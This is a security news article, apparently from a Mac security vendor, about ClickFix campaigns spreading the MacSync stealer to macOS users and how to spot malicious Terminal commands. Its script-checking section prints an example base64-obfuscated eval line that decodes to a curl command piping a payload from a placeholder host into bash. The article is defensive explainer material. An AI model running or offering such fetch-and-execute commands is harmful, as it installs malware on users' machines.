


A new Sophos X-Ops investigation detected an increase in ClickFix cyberattacks targeting Mac users with stealers. This investigation noted changes in how the malware is being distributed, as well as changes in the malware itself.
ClickFix attacks require users to copy and paste code in their Mac terminal. In this report, experts explain who is being targeted, why ClickFix attacks work despite being a rather obvious red flag, and what the new macOS stealers can do.
ClickFix macOS stealers are evolving, abusing trust, and leveling up malware capabilities
Recently, Sophos X-Ops released a report highlighting 3 cybercriminal campaigns going after macOS users with ClickFix attacks. The malware being distributed in these campaigns, MacSync, has been “aggressively” updated. It is not a standalone executable Mach-O binary but a staged loader.

The Sophos report and investigation showed that the cybercriminals behind this campaign are abusing the Google Ad ecosystem to run ads that impersonate ChatGPT. These ads direct users to fake sites, fake GitHub accounts, and malicious ChatGPT sharable chats. This is a technique we saw in use before and reported on in December last year.
Using known platforms like GitHub and ChatGPT’s shareable chats, the threat actors build trust and establish a sense of legitimacy in an effort to convince users to download the MacSync malware via ClickFix instructions hosted on these sites.
Who is being targeted by ClickFix macOS stealers?
Sophos reported that infection clusters of these campaigns were detected across Belgium, India, and parts of North and South America. Sophos said that by December 28, about 30,000 users had clicked the “Copy” button on the malicious ClickFix script found on these fake sites.
But who exactly is clicking on these dangerous ClickFix scripts? Contrary to what most would think, it’s not the average end user taking these risks on their Macs. Rather, it’s the more tech-savvy users—those usually associated with higher levels of cybersecurity awareness.
“What I typically see is a focus on users who are comfortable taking technical action without deep validation,” Trevor Horwitz, CISO at TrustNet, told us.
“That includes developers, IT professionals, crypto users, and business users who are used to installing tools, fixing issues, or following technical instructions,” said Trevor.
Shlomi Beer, Co-founder and CEO of Impersonally.io, agreed. “Interestingly, these campaigns are not going after non-technical users.”
“They’re targeting relatively savvy users like developers, marketers, and early adopters of new tools,” said Beer.
They’re targeting relatively savvy users like developers, marketers, and early adopters of new tools.
Shlomi Beer, Co-founder and CEO, Impersonally.io
Users who are used to installing software, running scripts, and troubleshooting via Terminal do not see copying and pasting scripts into their Terminal as a red flag, Beer explained.
“These campaigns are not random—they’re economically targeted,” Zbyněk Sopuch, CTO of Safetica, told us.
Users being targeted are those who have access to valuable systems such as SaaS platforms, cloud infrastructure, or internal tools, said Sopuch.
Cybercriminals are also looking for people who store sensitive info in browsers, such as passwords, session data, or autofill information. They’re also searching for those whose systems contain information on or direct access to financial assets, especially crypto, he added.
This means tech employees, developers, founders, and remote workers are targets. For browser storage, marketing and PR leaders are at risk. And for financial information, financial teams and crypto users are also targets, Sopuch said.
“The shift to macOS reflects a simple truth: attackers follow value, and value increasingly sits on Macs.”
Why would someone paste a command into Terminal without checking it?
“Many users recognize Terminal, and some even understand parts of what they’re doing,” Horwitz told us. “But they don’t fully understand the impact of the commands they’re executing.”
“In many cases, yes, they understand what the Terminal is, but the context lowers their guard,” Beer said. For example, the Sophos case reported that criminals impersonated ChatGPT Atlas, which tends to attract early adopters who are comfortable following setup instructions quickly.
“We’re seeing this pattern across AI and marketing tools,” he said. “We found similar cases for Cursor, Ahrefs, Google Ads, and much more.”
“Most users do not fully understand what Terminal does,” Sopuch from Safetica said. “They assume that if the instructions look legitimate, they are safe, and they think it is part of a normal install process.”
Sopuch also highlighted context. “Instructions are presented on trusted-looking platforms (Google, ChatGPT, GitHub-style pages),” he said.
“The user thinks ‘this is the way a professional would install this software, so I am ok,’” added Sopuch. “This is the gap that the attackers exploit.”
Here’s how to check if a Terminal macOS script is malicious
The reality is that, besides the red flags that a specific malicious campaign like those Sophos uncovered, checking the legitimacy of a Terminal command takes a bit of patience. But red flags and free sites online can help you.
If a script looks like random gibberish letters, numbers, and symbols, check it
In one of the threat campaigns reported by Sophos, the script given to users to copy and paste into their Terminal used a base64 encoding. In another, the script appeared as a long string of random characters. Clean scripts are transparent and clear.
Users should be able to read scripts without any problem. If a script is encrypted or appears as random letters or symbols, that is a red flag.
Eval, bash, curl, and base 64 –decode: If you see these commands, do not run the script without checking it
The commands in a script can tell you a lot. Some are at the start, while others are at the end. They are easy to find, should be visible, and are a clear red flag.
For example, you can see a representation of a ClickFix script below:
eval $(echo "Y3VybCAtcyBodHRwOi8vYmFkLXNpdGUuY29tL3BheWxvYWQgfCBiYXNo" | base64 --decode)The command “eval” is a red flag. It gives permission to “run whatever follows as a program.” This is rarely used in safe scripts. Then we have the “base64 –decode” command at the end. This is the “scrambler” used by the cybercriminal to hide something. This command is why you may see ClickFix scripts as a random string of letters instead of what it actually says, which could be something like:
curl -s http://bad-site.com/payload | bash“Bash” commands at the end of a script are also a red flag. The image below, shared by Sophos, shows what happened when users ran the script that contained a “bash” command at the end. The following code unfolded, and users were immediately prompted for their system password.

Note that even if you miss the bash command, if you run a script on your Terminal and you are prompted for your system password, this is not normal behavior. Do not type it in. It is malware trying to breach your device.
Besides visually checking scripts for red flags, there are 2 other things you can do to check scripts.

Check the script for free on sites like ShellCheck.
You can use sites that will check the script for you. All you have to do is copy the script and paste it into sites like ShellCheck. This site will check for bugs and flag specific “Security Pitfalls” (like dangerous use of “eval,” “curl,” or “bash” patterns). It provides a specific error code for every issue.
Use script explainers to understand what a script is doing

You can also use sites like ExplainShell to understand what a script is doing and dig deeper into what a command within that script will do if you run it. These tools give you a detailed view of each command. And while it takes some patience, it can help you flag something suspicious.
Use your favorite AI bot as an extra security layer
As a final measure, you can also ask your favorite chatbot to check if a script is safe to run on your Mac terminal. Keep in mind that, as with the methods above, the AI bot might get it wrong. As such, it should not be your first and only line of defense. However, it could help you avert a bad situation. You can ask the AI to explain what the script is doing and whether you should trust it or if it’s suspicious.
Some novelty elements of the MacSync stealer’s evolution
Based on the Sophos reports, the developers behind MacSync have updated the malware with new capabilities.

“Unlike earlier ClickFix builds, typically distributed as native MachO binaries, the latest MacSync uses a multistage loader-as-a-service model, using shell-based loaders, API key-gated C2 infrastructure, dynamic AppleScript payloads, and aggressive in-memory execution,” the Sophos report reads.
“The use of native macOS tools, simple scripts, and social engineering reduces complexity for the attacker and lowers the chance of detection. The activity looks legitimate because, at a system level, it often is,” Horwitz from TrustNet said.
“The move to ‘user-executed attacks’ is the biggest strategic change,” Zbyněk Sopuch, CTO of Safetica, said. “No exploit or vulnerability is required; the user becomes the execution mechanism.”
Another change noted by Sopuch is that cybercriminals are gathering real-time attacker analytics via Telegram. This means they are tracking the success of their campaign, including who clicks and who copies commands, and they are monitoring this data in real-time.
“It mirrors marketing automation, which tells you how mature these operations have become,” Sopuch said.
How to keep safe from ClickFix macOS stealer attacks
Here are some tips to help you navigate the world of online macOS stealers and new ClickFix attack techniques.
Get the Moonlock app to add a powerful layer of security to your Mac
The Moonlock app is specifically designed to handle the current macOS threat landscape. Its engine runs with an updated malware database and is constantly checking that every file you interact with on your Mac is safe. The app will also give you advice on how to fine-tune your Mac’s settings and configurations to drive your security level higher. Plus, it can provide online user behavior tips to avoid falling for modern social engineering, even as it evolves.
You can check out the Moonlock app for free on a 7-day trial.
Check scripts before you run them
As mentioned, check scripts before you paste them into your Terminal. You can do this with your favorite AI bot or on sites like ShellCheck and ExplainShell. Remember, none of these are 100% failproof. Think of them as layers of security that, when combined, should catch something suspicious 9 times out of 10.
Watch out for impersonation sites, tech hypes, and trusted platforms
Cybercriminals abuse trusted sites like Google Ads, ChatGPT content, and GitHub to host malicious resources. They will also impersonate known brands or create very convincing non-existent companies as well.
Final thoughts
As ClickFix techniques evolve and become a popular method for distributing macOS stealers, the technique is targeting tech-savvy users. By checking scripts and understanding commands and what they are actually doing, you can get a grip on your security. Keep up with more Mac security news as ClickFix and stealers continue to evolve.





